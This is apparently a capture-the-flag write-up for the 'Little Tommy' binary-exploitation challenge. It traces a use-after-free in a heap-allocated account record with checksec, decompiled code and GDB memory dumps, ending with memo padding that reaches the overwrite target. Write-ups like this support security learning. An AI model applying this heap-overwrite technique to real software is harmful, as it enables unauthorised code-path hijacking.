

Little Tommy




```
flerb@ubuntu:~/HTB/LittleTommy$ ./little_tommy

################### Welcome to Little Tommy's Handy yet Elegant and Advanced Program ####################

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Please enter an operation number: 1

First name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA
Last name:
Thank you, your account number 146639296.
```



```
flerb@ubuntu:~/HTB/LittleTommy$ file little_tommy
little_tommy: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=861838865726f48aa954b8df920d1be3ae683b40, not stripped
flerb@ubuntu:~/HTB/LittleTommy$ checksec little_tommy
[*] '/home/flerb/HTB/LittleTommy/little_tommy'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

It doesn't look like any of the buffers have overflows or variables have overflows, or that printf has any format string problems.

main_account can be freed after it's created but the pointer isn't reset after it's freed, so you can free it again and that causes a crash:



```
Please enter an operation number: 3

Sorry, no account found.

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Please enter an operation number: 1

First name: AAAAA
Last name: AAAAA

Thank you, your account number 155658688.

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Please enter an operation number: 3

Account deleted successfully

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag

Please enter an operation number: 3
free(): double free detected in tcache 2
Aborted (core dumped)
flerb@ubuntu:~/HTB/LittleTommy$
```

Create account (case '1') mallocs 72 bytes onto the heap, then copies 30 bytes for first name (31 including null) and 30 bytes for second name (31 including null), for a total of 62 bytes.

```
case '1':
  main_account = (char *)malloc(0x48);
  printf("\nFirst name: ");
  fgets(buffer-256-bytes,0x100,stdin);
  strncpy(main_account,buffer-256-bytes,0x1e);
  account_length = strlen(main_account);
  if ((int)account_length < 0x1f) {
    main_account[account_length - 1] = '\0';
  }
  else {
    main_account[0x1f] = '\0';
  }
  printf("Last name: ");
  fgets(buffer-256-bytes,0x100,stdin);
  strncpy(main_account + 0x20,buffer-256-bytes,0x1e);
  account_length = strlen(main_account + 0x20);
  if ((int)account_length < 0x1f) {
    main_account[account_length + 0x1f] = '\0';
  }
  else {
    main_account[0x3f] = '\0';
  }
  printf("\nThank you, your account number %d.\n",main_account);
  break;
```

```
Dump of assembler code for function main:
   0x0804865c <+0>:     lea    0x4(%esp),%ecx
   0x08048660 <+4>:     and    $0xfffffff0,%esp
   0x08048663 <+7>:     pushl  -0x4(%ecx)
   0x08048666 <+10>:    push   %ebp
   0x08048667 <+11>:    mov    %esp,%ebp
   0x08048669 <+13>:    push   %ebx
   0x0804866a <+14>:    push   %ecx
=> 0x0804866b <+15>:    sub    $0x110,%esp
   0x08048671 <+21>:    mov    %gs:0x14,%eax
   0x08048677 <+27>:    mov    %eax,-0xc(%ebp)
   0x0804867a <+30>:    xor    %eax,%eax
   0x0804867c <+32>:    sub    $0xc,%esp
   0x0804867f <+35>:    push   $0x80489e0
   0x08048684 <+40>:    call   0x8048490 <puts@plt>
   0x08048689 <+45>:    add    $0x10,%esp
   0x0804868c <+48>:    movb   $0x0,-0x113(%ebp)
   0x08048693 <+55>:    sub    $0xc,%esp
   0x08048696 <+58>:    push   $0x8048a4c
   0x0804869b <+63>:    call   0x8048430 <printf@plt>
   0x080486a0 <+68>:    add    $0x10,%esp
   0x080486a3 <+71>:    call   0x8048460 <getchar@plt>
   0x080486a8 <+76>:    mov    %al,-0x112(%ebp)
   0x080486ae <+82>:    nop
   0x080486af <+83>:    call   0x8048460 <getchar@plt>
   0x080486b4 <+88>:    mov    %al,-0x111(%ebp)
   0x080486ba <+94>:    cmpb   $0xa,-0x111(%ebp)
   0x080486c1 <+101>:   je     0x80486cc <main+112>
   0x080486c3 <+103>:   cmpb   $0xff,-0x111(%ebp)
   0x080486ca <+110>:   jne    0x80486af <main+83>
   0x080486cc <+112>:   movsbl -0x112(%ebp),%eax
   0x080486d3 <+119>:   sub    $0x31,%eax
   0x080486d6 <+122>:   cmp    $0x4,%eax
   0x080486d9 <+125>:   ja     0x8048693 <main+55>
   0x080486db <+127>:   mov    0x8048c0c(,%eax,4),%eax
   0x080486e2 <+134>:   jmp    *%eax
   0x080486e4 <+136>:   sub    $0xc,%esp
   0x080486e7 <+139>:   push   $0x48
   0x080486e9 <+141>:   call   0x8048480 <malloc@plt>
   0x080486ee <+146>:   add    $0x10,%esp
   0x080486f1 <+149>:   mov    %eax,0x804a048
   0x080486f6 <+154>:   sub    $0xc,%esp
```

It's unclear where this memo would be stored, it's not defined earlier, strdup makes its own call to malloc.

```
case '4':
  puts("\nPlease enter memo:");
  fgets(buffer-256-bytes,0x100,stdin);
  memo = strdup(buffer-256-bytes);
  printf("\nThank you, please keep this reference number number safe: %d.\n",memo);
  break;
```

It looks like the main account has to be created and the value at [main _account + 0x40] has to be 0x6b637566 - kcuf

```
case '5':
  if ((main_account == (char *)0x0) || (*(int *)(main_account + 0x40) != 0x6b637566)) {
    puts("\nNope.");
  }
  else {
    system("/bin/cat flag");
```

Break at the input for the case statement

```
Breakpoint 2 at 0x80486a3
(gdb) disass main
Dump of assembler code for function main:
   0x0804865c <+0>:     lea    0x4(%esp),%ecx
   0x08048660 <+4>:     and    $0xfffffff0,%esp
   0x08048663 <+7>:     pushl  -0x4(%ecx)
   0x08048666 <+10>:    push   %ebp
   0x08048667 <+11>:    mov    %esp,%ebp
   0x08048669 <+13>:    push   %ebx
   0x0804866a <+14>:    push   %ecx
=> 0x0804866b <+15>:    sub    $0x110,%esp
   0x08048671 <+21>:    mov    %gs:0x14,%eax
   0x08048677 <+27>:    mov    %eax,-0xc(%ebp)
   0x0804867a <+30>:    xor    %eax,%eax
   0x0804867c <+32>:    sub    $0xc,%esp
   0x0804867f <+35>:    push   $0x80489e0
   0x08048684 <+40>:    call   0x8048490 <puts@plt>
   0x08048689 <+45>:    add    $0x10,%esp
   0x0804868c <+48>:    movb   $0x0,-0x113(%ebp)
   0x08048693 <+55>:    sub    $0xc,%esp
   0x08048696 <+58>:    push   $0x8048a4c
   0x0804869b <+63>:    call   0x8048430 <printf@plt>
   0x080486a0 <+68>:    add    $0x10,%esp
   0x080486a3 <+71>:    call   0x8048460 <getchar@plt>
   0x080486a8 <+76>:    mov    %al,-0x112(%ebp)
   0x080486ae <+82>:    nop
```

This block of code looks like it's responsible for case 4, so it should help me find out where the memo is stored.

```
   0x080486d6 <+122>:   cmp    $0x4,%eax
   0x080486d9 <+125>:   ja     0x8048693 <main+55>
   0x080486db <+127>:   mov    0x8048c0c(,%eax,4),%eax
--Type <RET> for more, q to quit, c to continue without paging--
   0x080486e2 <+134>:   jmp    *%eax
   0x080486e4 <+136>:   sub    $0xc,%esp
   0x080486e7 <+139>:   push   $0x48
   0x080486e9 <+141>:   call   0x8048480 <malloc@plt>
   0x080486ee <+146>:   add    $0x10,%esp
   0x080486f1 <+149>:   mov    %eax,0x804a048
   0x080486f6 <+154>:   sub    $0xc,%esp
   0x080486f9 <+157>:   push   $0x8048ac2
   0x080486fe <+162>:   call   0x8048430 <printf@plt>
```

```
Please enter memo:
AAAABBBBCCCCDDDDEEEEFFFF11112222
```

```
Breakpoint 2, 0x080486af in main ()
(gdb) x/40x $esp
0xffffd030:     0xffffd084      0x75660080      0x00000009      0x41414141
0xffffd040:     0x42424242      0x43434343      0x44444444      0x45454545
0xffffd050:     0x46464646      0x31313131      0x32323232      0x07b1000a
0xffffd060:     0xffffd114      0xf7fc93e0      0x00000000      0x00000000
0xffffd070:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd080:     0x00000000      0x00000000      0x00001fff      0xf7fae000
0xffffd090:     0x00000000      0xf63d4e2e      0xf7ffdb50      0xffffd114
0xffffd0a0:     0x0804831e      0xf7fdc6bd      0x08048280      0xffffd11c
0xffffd0b0:     0xf7ffdaf0      0x00000001      0xf7fc9410      0x00000001
0xffffd0c0:     0x00000000      0x00000001      0xf7ffd990      0x00000001
(gdb)
```

Delete account, then add another memo

```
Please enter memo:
876543218765432187654321876543219 9
```

```
Please enter memo:
876543218765432187654321876543219 9

Breakpoint 9, 0x0804890b in main ()
(gdb) x/40x $esp
0xffffd020:     0x08048bb4      0x0804ba40      0xf7fae580      0x080486b4
0xffffd030:     0xffffd084      0x0a340080      0x00000009      0x35363738
0xffffd040:     0x31323334      0x35363738      0x31323334      0x35363738
0xffffd050:     0x31323334      0x35363738      0x31323334      0x000a3939
0xffffd060:     0xffffd114      0xf7fc93e0      0x00000000      0x00000000
0xffffd070:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd080:     0x00000000      0x00000000      0x00001fff      0xf7fae000
0xffffd090:     0x00000000      0xf63d4e2e      0xf7ffdb50      0xffffd114
0xffffd0a0:     0x0804831e      0xf7fdc6bd      0x08048280      0xffffd11c
0xffffd0b0:     0xf7ffdaf0      0x00000001      0xf7fc9410      0x00000001
```

Account 134527424 in hex is 0x804b9c0

```
################# Account no. 134527424 #################
First name:
Last name: CCCCDDDD
Account balance: 0


1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag


Breakpoint 1, 0x080486a3 in main ()
(gdb)
```

From GDB we can get the address of main_account and the first variable +0x40 is the address that has to be overwritten with 0x6b637566 to get the flag:

```
case '5':
  if ((main_account == (char *)0x0) || (*(int *)(main_account + 0x40) != 0x6b637566)) {
    puts("\nNope.");
  }
  else {
    system("/bin/cat flag");
```

```
   0x080486e9 <+141>:   call   0x8048480 <malloc@plt>
=> 0x080486ee <+146>:   add    $0x10,%esp
   0x080486f1 <+149>:   mov    %eax,0x804a048
   0x080486f6 <+154>:   sub    $0xc,%esp
   0x080486f9 <+157>:   push   $0x8048ac2
--Type <RET> for more, q to quit, c to continue without paging--q
Quit
(gdb) x/x $eax
0x804b9c0:      0x00000000
(gdb) x/40x 0x804a048
0x804a048 <main_account>:       0x0804b9c0      0x0804ba40      0x00000000      0x00000000
0x804a058:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a068:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a078:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a088:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a098:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d8:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```

```
First name: ABCDEFG
Last name: HIJKLMNO

Thank you, your account number 134527424.

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag


Breakpoint 1, 0x080486a3 in main ()
(gdb) x/40x 0x804a048
0x804a048 <main_account>:       0x0804b9c0      0x0804ba40      0x00000000      0x00000000
0x804a058:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a068:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a078:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a088:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a098:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d8:      0x00000000      0x00000000      0x00000000      0x00000000
```

The first variable on the stack at main_account points to the heap address, and is the account number as well in hex:

```
Breakpoint 1, 0x080486a3 in main ()
(gdb) x/40x 0x804a048
0x804a048 <main_account>:       0x0804b9c0      0x0804ba40      0x00000000      0x00000000
0x804a058:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a068:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a078:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a088:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a098:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c8:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d8:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/40x 0x804ba40
0x804ba40:      0x35363738      0x31323334      0x35363738      0x31323334
0x804ba50:      0x35363738      0x31323334      0x35363738      0x31323334
0x804ba60:      0x000a3939      0x00000000      0x00000000      0x00021599
0x804ba70:      0x00000000      0x00000000      0x00000000      0x00000000
0x804ba80:      0x00000000      0x00000000      0x00000000      0x00000000
0x804ba90:      0x00000000      0x00000000      0x00000000      0x00000000
0x804baa0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804bab0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804bac0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804bad0:      0x00000000      0x00000000      0x00000000      0x00000000
```

Disassembly of the if function that checks if we're allowed to see the flag:

```
=> 0x0804891e <+706>:   mov    0x804a048,%eax
   0x08048923 <+711>:   mov    0x40(%eax),%eax
   0x08048926 <+714>:   cmp    $0x6b637566,%eax
   0x0804892b <+719>:   jne    0x804893f <main+739>
   0x0804892d <+721>:   sub    $0xc,%esp
   0x08048930 <+724>:   push   $0x8048bf4
   0x08048935 <+729>:   call   0x80484a0 <system@plt>
   0x0804893a <+734>:   add    $0x10,%esp
   0x0804893d <+737>:   jmp    0x804894f <main+755>
   0x0804893f <+739>:   sub    $0xc,%esp
   0x08048942 <+742>:   push   $0x8048c02
   0x08048947 <+747>:   call   0x8048490 <puts@plt>
   0x0804894c <+752>:   add    $0x10,%esp
   0x0804894f <+755>:   nop
   0x08048950 <+756>:   jmp    0x8048693 <main+55>
```

It doesn't look like the memory is ever being freed, since 68 bytes are malloced for main account when it's created and it is not freed when the account is deleted, the strdup in the details branch mallocs higher up the heap and allows us to overwrite the necessary address to pass the if statement. Below shows the original malloc from the creation of the account followed by calls to the details function.

```
(gdb) x/100x 0x804b9c0
0x804b9c0:      0x00000000      0x0804b010      0x00000000      0x00000000
0x804b9d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b9e0:      0x656a614d      0x00006272      0x00000000      0x00000000
0x804b9f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804ba00:      0x00000000      0x00000000      0x00000000      0x00000031
0x804ba10:      0x41414141      0x42424242      0x43434343      0x44444444
0x804ba20:      0x45454545      0x46464646      0x31313131      0x32323232
0x804ba30:      0x0000000a      0x00000000      0x00000000      0x00000031
0x804ba40:      0x35363738      0x31323334      0x35363738      0x31323334
0x804ba50:      0x35363738      0x31323334      0x35363738      0x31323334
0x804ba60:      0x000a3939      0x00000000      0x00000000      0x00000051
0x804ba70:      0x41414141      0x42424242      0x43434343      0x44444444
0x804ba80:      0x45454545      0x46464646      0x47474747      0x48484848
0x804ba90:      0x49494949      0x4a4a4a4a      0x4b4b4b4b      0x61616161
0x804baa0:      0x62626262      0x63636363      0x64646464      0x0000000a
0x804bab0:      0x00000000      0x00000000      0x00000000      0x00000031
0x804bac0:      0x31383138      0x31383138      0x32373237      0x32373237
0x804bad0:      0x33363336      0x33363336      0x34353435      0x34353435
0x804bae0:      0x0000000a      0x00000000      0x00000000      0x000000f1
0x804baf0:      0x41414141      0x41414141      0x41414141      0x41414141
0x804bb00:      0x41414141      0x41414141      0x41414141      0x41414141
0x804bb10:      0x41414141      0x41414141      0x41414141      0x41414141
0x804bb20:      0x41414141      0x41414141      0x41414141      0x41414141
0x804bb30:      0x41414141      0x41414141      0x41414141      0x41414141
0x804bb40:      0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```

0x804b9c0+0x40 = 804BA00

```
(gdb) x/140x 0x804b9c0
0x804b9c0:      0x00000000      0x0804b010      0x43434343      0x44444444
0x804b9d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b9e0:      0x45454545      0x46464646      0x47474747      0x48484848
0x804b9f0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804ba00:      0x00000000      0x00000000      0x00000000      0x00000021
0x804ba10:      0x32323131      0x34343333      0x36363535      0x38383737
0x804ba20:      0x0000000a      0x00000000      0x00000000      0x000215d9
0x804ba30:      0x00000000      0x00000000      0x00000000      0x00000000
```

The string entered for memo above takes us right up to the address that has to be overwritten (0x804ba00)

```
Please enter memo:
aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnnnooooppppp

Thank you, please keep this reference number number safe: 134527424.

1. Create account
2. Display account
3. Delete account
4. Add memo
5. Print flag


Breakpoint 2, 0x080486a3 in main ()
(gdb) x/100x 0x804b9c0
0x804b9c0:      0x61616161      0x62626262      0x63636363      0x64646464
0x804b9d0:      0x65656565      0x66666666      0x67676767      0x68686868
0x804b9e0:      0x69696969      0x6a6a6a6a      0x6b6b6b6b      0x6c6c6c6c
0x804b9f0:      0x6d6d6d6d      0x6e6e6e6e      0x6f6f6f6f      0x70707070
0x804ba00:      0x0000000a      0x00000000      0x00000000      0x000215f9
```